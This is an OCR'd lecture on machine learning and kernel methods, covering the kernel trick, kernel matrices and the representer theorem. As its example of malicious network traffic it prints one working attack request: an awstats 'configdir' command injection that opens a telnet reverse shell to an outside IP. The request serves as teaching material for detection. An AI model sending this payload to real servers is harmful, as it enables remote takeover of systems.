Introduction to Machine Learning & Tutorial on Kernel Methods

...with a Quick Glance on Multiple Kernel Learning

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
"Field of study that gives computers the ability to learn [from data] without being explicitly programmed"

— Arthur Samuel (1959)

Machine Learning today

Robot learning

Robots that learn to better navigate based on roaming their environment



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



Data mining of electronic health records

Computer programs that learn from patient records which therapy strategies work better



Machine Learning today (2)

Network security

Systems that learn to more accurately detect anomaleous behavior in computer networks and the internet

GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;sleep%207200%7ctelnet%20194%2e95%2e173%2e219%204321%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%202%3e%261%7ctelnet%20194%2e95%2e173%2e219%204321;echo%20YYY;echo|HTTP/1.1\x0d\x0aAccept: */*\x0d\x0aUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\x0d\x0aHost: wuppi.dyndns.org:80\x0d\x0aConnection: Close\x0d\x0a\x0d\x0a

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
Computational biology

Statistical learning algorithms that learn to detect more and more key loci in the genome



(figure from Alberts et al., 2002)

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
Example

Learn from source code or network traffic $\mathbf{x}_1, \ldots, \mathbf{x}_n$ to discriminate benign code ($y = -1$) from malicious code ($y = +1$)

A simple learning algorithm



k-nearest neighbor algorithm

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

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

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

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

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Kernel methods: core steps

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

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

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

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3. Corresponds to non-linear separation in the original space

Kernel methods: core steps (2)

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Remedy:

- Carry out mapping only **implicitly** via kernel trick

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Kernel trick

To “kernelize” a learning algorithm, substitute all occurrences $\langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle$ by kernel $k(\mathbf{x}, \tilde{x})$

Kernel

Definition

A function

$$k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$$

is called **kernel** if and only if there exists a map $\phi : \mathbb{R}^d \to \mathcal{H}$ into a Hilbert space $\mathcal{H}$ (called **kernel feature space**) such that

$$\forall \mathbf{x}, \tilde{\mathbf{x}} \in \mathbb{R}^d : \quad k(\mathbf{x}, \tilde{\mathbf{x}}) = \langle \phi(\mathbf{x}), \phi(\tilde{\mathbf{x}}) \rangle \ .$$

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- $k(\mathbf{x}, \tilde{\mathbf{x}}) := \langle \mathbf{x}, \tilde{\mathbf{x}} \rangle^m$ "polynomial kernel"

Kernel matrix

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Let $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ be the input data, and let $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ be a kernel function. Then the matrix

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Equivalent characterization of kernels:

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Definition

Let $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ be the input data, and let $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathbb{R}$ be a kernel function. Then the matrix

$$K := \begin{pmatrix} k(\mathbf{x}_1, \mathbf{x}_1) & \ldots & k(\mathbf{x}_1, \mathbf{x}_n) \\ \vdots & & \vdots \\ k(\mathbf{x}_n, \mathbf{x}_1) & \ldots & k(\mathbf{x}_n, \mathbf{x}_n) \end{pmatrix} \in \mathbb{R}^{n \times n}$$

is called **kernel matrix**.

Equivalent characterization of kernels:

Theorem

A function $k : \mathbb{R}^d \times \mathbb{R}^d \to \mathcal{H}$ is a kernel if and only if for any $n \in \mathbb{N}$ and any n input points $\mathbf{x}_1, \ldots, \mathbf{x}_n \in \mathbb{R}^d$ the kernel matrix K is positive semi-definite.

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Then any solution

$$\mathbf{w}^* \in \arg\min_{\mathbf{w} \in \mathcal{W}} \Omega(\|\mathbf{w}\|^2) + L(\langle \mathbf{w}, \phi(\mathbf{x}_1) \rangle, \ldots, \langle \mathbf{w}, \phi(\mathbf{x}_n) \rangle)$$

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admits a representation

$$\mathbf{w}^* = \sum_{i=1}^{n} \alpha_i \phi(\mathbf{x}_i)$$

for suitable choice of $\boldsymbol{\alpha} \in \mathbb{R}^n$.

Further reading

- Klaus-Robert Müller et al.: An Introduction to Kernel-based Learning Algorithms. IEEE Transactions on Neural Networks, 12(2), 2001.

References

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